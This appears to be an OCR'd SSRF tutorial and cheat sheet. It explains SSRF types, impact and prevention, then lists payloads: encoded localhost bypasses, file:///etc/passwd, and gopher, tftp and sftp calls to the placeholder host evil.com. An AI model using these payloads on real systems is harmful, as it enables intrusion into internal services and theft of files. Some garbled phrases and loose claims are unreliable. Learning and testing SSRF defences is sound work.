
SSRF

(Server-Side Request Forgery)

What is SSRF?

- SSRF attack allows an attacker to send crafted requests from the back-end server of a vulnerable application abusing the server functionality in order to access or modify sensitive information.
- These types of attacks are usually performed to target the internal system present behind a Firewall which is not accessible from an external network.
- SSRF vulnerabilities occur when an attacker has full or partial control over the request sent by a web application.


3
Server processes SSRF request, triggers malicious request to internal resources
2
HTTP request with SSRF payload
Attacker
1
Stolen sensitive user data
Web Application
Returns sensitive user data
4
Internal Resources

Types of SSRF:

1. **<u>Full Response SSRF</u>**: We have complete control over the Packet in Full SSRF. Now we may access the internal network's services and look for vulnerabilities. We can use protocols like file:/, dict:/, HTTP://, gopher:/, and so on with this form of SSRF. We have a lot of freedom here to make different requests and abuse the internal network if there are any weaknesses. By submitting huge strings in the request, the whole SSRF vulnerability might cause the application to crash due to buffer overflow.

2. **Partial Response SSRF**: We get a restricted response from the server with this form of SSRF, such as the title of the page or access to resources, but we can't see the data. This type of vulnerability can be leveraged to read local system files such as /etc/config, /etc/hosts, etc/passwd, and many others by controlling only certain parts of the packet that arrive in the internal program. We can read files on the system using the file:/ protocol. In some circumstances, XXE injection and DDoS vulnerabilities like these can be used to exploit partial SSRF vulnerabilities.

3. **Blind SSRF**: In a Blind SSRF, the attacker is unable to control the data of packets sent to a trusted internal network application. The attacker has complete control over the server's IP address and ports. We must supply a URL followed by a colon and a port number to attack this sort of SSRF; we can determine the open and closed ports of the server by analyzing responses and error messages from the server. To verify the status of the various ports, we used this approach.

Impact of SSRF Vulnerability:

- A successful SSRF attack can often result in unauthorized actions or access to data within the organization, either in the vulnerable application itself or on the other back-end systems that the application can communicate with. In some situations the accessory fulne ability might allow an attacker to perform arbitrary command execution.
- An SSRF exploit that causes connections to external third party systems might result in malicious onward attacks that appear to originate from the organization hosting the vulnerable application.

How to Prevent SSRF Attack:

- To avoid SSRF, never trust user input.
- If an application needs to pass URLs in requests, use a whitelist for IP addresses and domains and always validate if the response has the expected format and content.

Where to find SSRF

Usually it can be found in the request that contain request to another URL for example like this

```
POST /api/check/products HTTP/1.1
Host: example.com
Content-Type: application/x-www-form-urlencoded
Origin: https://example.com
Referrer: https://example.com

urlApi=http://192.168.1.1%2fapi%2f&id=1
```

OR

```
GET /image?url=http://192.168.1.1/
Host: example.com
```

How to Exploit

1. Basic payload

   http://127.0.0.1:1337

   http://localhost:1337

2. Hex encoding

   `http://127.0.0.1 -> http://0x7f.0x0.0x0.0x1`

3. Octal encoding

   `http://127.0.0.1 -> http://0177.0.0.01`

4. Dword encoding

   `http://127.0.0.1 -> http://2130706433`

5. Mixed encoding

   `http://127.0.0.1 -> http://0177.0.0.0x1`

6. Using URL encoding

   http://localhost -> http://%6c%6f%63%61%6c%68%6f%73%74

7. Using IPv6

   http://0000::1:1337/
   http://[::]:1337/

8. Using bubble text

   http://ⓔⓧⓐⓜⓟⓛⓔ.ⓒⓞⓜ

   Use this https://capitalizemytitle.com/bubble-text-generator/

How to Exploit (URI Scheme)

1. Files scheme

   file:///etc/passwd

2. Dict scheme

   dict://127.0.0.1:1337/

3. FTP scheme

   ftp://127.0.0.1/

4. TFTP scheme

   tftp://evil.com:1337/test

5. SFTP scheme

   sftp://evil.com:1337/test

6. LDAP scheme

   ldap://127.0.0.1:1337/

7. Gopher scheme

   gopher://evil.com/_Test%0ASSRF

Reference:

https://zindagitech.com/what-is-server-side-request-forgery-ssrf-and-the-types-of-attacks/

https://github.com/daffainfo/AllAboutBugBounty/blob/master/Server%20Side%20Request%20Forgery.md